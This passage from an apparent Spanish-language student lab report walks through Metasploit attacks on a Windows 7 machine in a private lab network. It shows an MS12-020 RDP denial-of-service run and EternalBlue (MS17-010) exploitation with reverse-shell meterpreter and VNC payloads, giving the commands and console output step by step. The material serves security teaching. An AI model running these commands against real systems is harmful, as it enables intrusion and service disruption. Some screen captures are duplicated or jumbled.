root@seminario:~#
```


Fuente: El Autor

Con la información anterior ya se puede realizar un ataque al PC con Windows7 por medio de la herramienta de explotación de vulnerabilidades Metasploit framework

7 ATAQUE DE DOS CON LA HERRAMIENTA METASPLOIT FRAMEWORK

Con la información recolectada por medio de la herramienta Nmap se realizara un ataque de DOS (Denegación de servicios) al PC con Windows 7 con IP 192.168.1.10, tomando la vulnerabilidad ms12_020 de Windows y explotando por medio de la herramienta Metasploit Framework y utilizando la siguiente ruta que dispone el modulo auxiliar “auxiliary/dos/Windows/rdp/ms12_020_maxchannelids”


Ilustración 5. Iniciando la herramienta Metasploit Framework



Fuente: El Autor

Una vez iniciada la consola de metasploit por medio del comando msfconsole, se utiliza el comando “use” para acceder a la ruta


Ilustración 6. Ruta que dispone el modulo auxiliar “auxiliary/dos/windows/rdp/ms12_020_maxchannelids”



Fuente: El Autor

Luego con el comando “show options” se observan las configuraciones del exploit.

Ilustración 7. Configuraciones del exploit



```
Kali - Seminario [Corriendo] - Oracle VM VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda

estudiante@seminario:~
Archivo  Acciones  Editar  Vista  Ayuda

+ -- --=[ 7 evasion ]

Metasploit tip: Enable verbose logging with set VERBOSE true

msf5 > use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
msf5 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > show options

Module options (auxiliary/dos/windows/rdp/ms12_020_maxchannelids):


  Name      Current Setting  Required  Description
  -----
  RHOSTS    file with syntax 'file:<path>'  yes       The target host(s), range CIDR identifier, or hosts
  RPORT     3389             yes       The target port (TCP)

msf5 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > █
```

Fuente: El Autor

Con el comando “set” se asigna la dirección (192.168.1.10) por el parámetro “RHOST” y se utiliza el puerto 3389 para conexión remota

Ilustración 8. Asignación de “RHOST” y puerto para conexión remota



```
Kali - Seminario [Corriendo] - Oracle VM VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda

estudiante@seminario:~
Archivo  Acciones  Editar  Vista  Ayuda

file with syntax 'file:<path>'
RPORT  3389             yes       The target port (TCP)

msf5 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > set rhost 192.168.1.10
rhost => 192.168.1.10
msf5 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > show options

Module options (auxiliary/dos/windows/rdp/ms12_020_maxchannelids):


  Name      Current Setting  Required  Description
  -----
  RHOSTS    192.168.1.10    yes       The target host(s), range CIDR identifier, or hosts
  RPORT     3389             yes       The target port (TCP)

msf5 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > █
```

Fuente: El Autor

Una vez realizado las configuraciones se ejecuta el exploit

Ilustración 9. Ejecución del exploit y su resultado



Fuente: El Autor

Al ejecutar el exploit inmediatamente se ejecuta la denegación de servicios dando como resultado la pantalla azul en el pc de la víctima. Lo anterior se realizó aprovechando la vulnerabilidad RDP de Microsoft (MS12-020) que consiste en dos vulnerabilidades en el protocolo de Escritorio remoto.


8 VULNERABILIDAD AL PC DE WINDOWS POR MEDIO DEL EXPLOIT ETERNALBLUE

Al utilizar el exploit Eternalblue aprovecha la vulnerabilidad SMBv1 que tiene el pc de Windows 7 en donde se puede acceder remotamente para ejecutar código.

Se utiliza el comando “use” para indicarle al framework su utilización en nuestro caso sería el siguiente comando:

“use exploit/windows/smb/ms17_010_eternalblue”


Ilustración 10. Utilización del exploit Eternalblue



Fuente: El Autor

Luego se realiza la configuración del RHOST, LHOST y selección del Payload

Ilustración 11. Configuración del RHOST, LHOST y selección del Payload




Fuente: El Autor

Una vez configurados el RHOST (IP remota de la víctima) y el LHOST (IP del atacante), se selecciona la carga útil (Payload) para este caso “windows/vncinject/reverse_tcp” el cual permite conectarse remotamente a un pc de Windows sin tener los permisos necesarios.

Una vez realizados los pasos anteriores se ejecuta el exploit (*Ilustración 12*) dando resultado el acceso remoto gráficamente del pc de Windows. (*Ilustración 13*)


Ilustración 12. Ejecutando el exploit Para el acceso remoto grafico



```
estudiante@seminario:~  
Archivo Acciones Editar Vista Ayuda  
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit  
[*] Started reverse TCP handler on 192.168.1.9:8443  
[*] 192.168.1.10:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check  
[+] 192.168.1.10:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 76  
01 Service Pack 1 x64 (64-bit)  
[*] 192.168.1.10:445 - Scanned 1 of 1 hosts (100% complete)  
[*] 192.168.1.10:445 - Connecting to target for exploitation.  
[+] 192.168.1.10:445 - Connection established for exploitation.  
[+] 192.168.1.10:445 - Target OS selected valid for OS indicated by SMB reply  
[*] 192.168.1.10:445 - CORE raw buffer dump (42 bytes)  
[*] 192.168.1.10:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7  
Profes  
[*] 192.168.1.10:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 760  
1 Serv  
[*] 192.168.1.10:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1  
[+] 192.168.1.10:445 - Target arch selected valid for arch indicated by DCE/RPC reply  
[*] 192.168.1.10:445 - Trying exploit with 12 Groom Allocations.  
[*] 192.168.1.10:445 - Sending all but last fragment of exploit packet
```

Fuente: El Autor

Ilustración 13. Resultado del exploit Para el acceso remoto grafico



Fuente: El Autor

Ilustración 15. Comando “show options” para observar las configuraciones del exploit

```
Kali - Seminario [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
estudiante@seminario: ~
Archivo Acciones Editar Vista Ayuda

msf5 > use exploit/windows/smb/ms17_010_eternalblue
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name          Current Setting  Required  Description
  ----          -
  RHOSTS        file with syntax 'file:<path>'  yes       The target host(s), range CIDR identifier, or hosts
  RPORT         445              yes       The target port (TCP)
  SMBDomain     .                no        (Optional) The Windows domain to use for authentication
  SMBPass       .                no        (Optional) The password for the specified username
  SMBUser       .                no        (Optional) The username to authenticate as
  VERIFY_ARCH   true             yes       Check if remote architecture matches exploit Target.
  VERIFY_TARGET true             yes       Check if remote OS matches exploit Target.

Payload options (windows/x64/meterpreter/reverse_https):

  Name          Current Setting  Required  Description
  ----          -
  VERIFY_TARGET true             yes       Check if remote OS matches exploit Target.

Payload options (windows/x64/meterpreter/reverse_https):

  Name          Current Setting  Required  Description
  ----          -
  EXITFUNC      thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST         192.168.1.9     yes       The local listener hostname
  LPORT         8443             yes       The local listener port
  LURI          .                no        The HTTP Path

Exploit target:

  Id  Name
  --  -
  0   Windows 7 and Server 2008 R2 (x64) All Service Packs

msf5 exploit(windows/smb/ms17_010_eternalblue) > |
```

Fuente: El Autor

Utilización del comando “set payload windows/x64/meterpreter/reverse_tcp”

Ilustración 16. Comando “set payload windows/x64/meterpreter/reverse_tcp”

```
estudiante@seminario:~
msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) >

PAYLOAD_OPTIONS (windows/x64/meterpreter/reverse_https):
-----
Name      Current Setting  Required  Description
-----
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.1.9     yes       The local listener hostname
LPORT     8443            yes       The local listener port
LURI      /               no        The HTTP Path

Exploit target:
-----
Id  Name
--  ---
0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

Fuente: El Autor

Con el comando “show options” se pueden observar los detalles del exploit y del payload

Ilustración 17. Detalles del exploit y del payload

```
estudiante@seminario:~
msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

MODULE_OPTIONS (exploit/windows/smb/ms17_010_eternalblue):
-----
Name      Current Setting  Required  Description
-----
RHOSTS    file with syntax 'file:<path>'  yes       The target host(s), range CIDR identifier, or hosts
RPORT     445              yes       The target port (TCP)
SMBDomain .                no        (Optional) The Windows domain to use for authentication
SMBPass   .                no        (Optional) The password for the specified username
SMBUser   .                no        (Optional) The username to authenticate as
VERIFY_ARCH true            yes       Check if remote architecture matches exploit Target
VERIFY_TARGET true            yes       Check if remote OS matches exploit Target.

PAYLOAD_OPTIONS (windows/x64/meterpreter/reverse_tcp):
-----
Name      Current Setting  Required  Description
-----
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.1.9     yes       The listen address (an interface may be specified)
LPORT     8443            yes       The listen port

Exploit target:
-----
Id  Name
--  ---
0   Windows 7 and Server 2008 R2 (x64) All Service Packs

msf5 exploit(windows/smb/ms17_010_eternalblue) >
```


Fuente: El Autor

Luego con el comando “set” se ajusta el RHOSTS (IP remota de la víctima) y el LHOST (IP del atacante) y LPORT (puerto de la conexión)

- set RHOSTS 192.168.1.10
- set LHOST 192.168.1.9
- set LPORT 445

Al realizar la configuración anterior se debe revisar que hayan quedado los cambios utilizando “show options”

Ilustración 18. Ajuste del RHOSTS, LHOST y LPORT



```
estudiante@seminario: ~
Archivo Acciones Editar Vista Ayuda

msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.1.10
RHOSTS => 192.168.1.10
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name          Current Setting  Required  Description
  ----          -
  RHOSTS        192.168.1.10    yes       The target host(s), range CIDR identifier, or hosts
file with syntax 'file:<path>'
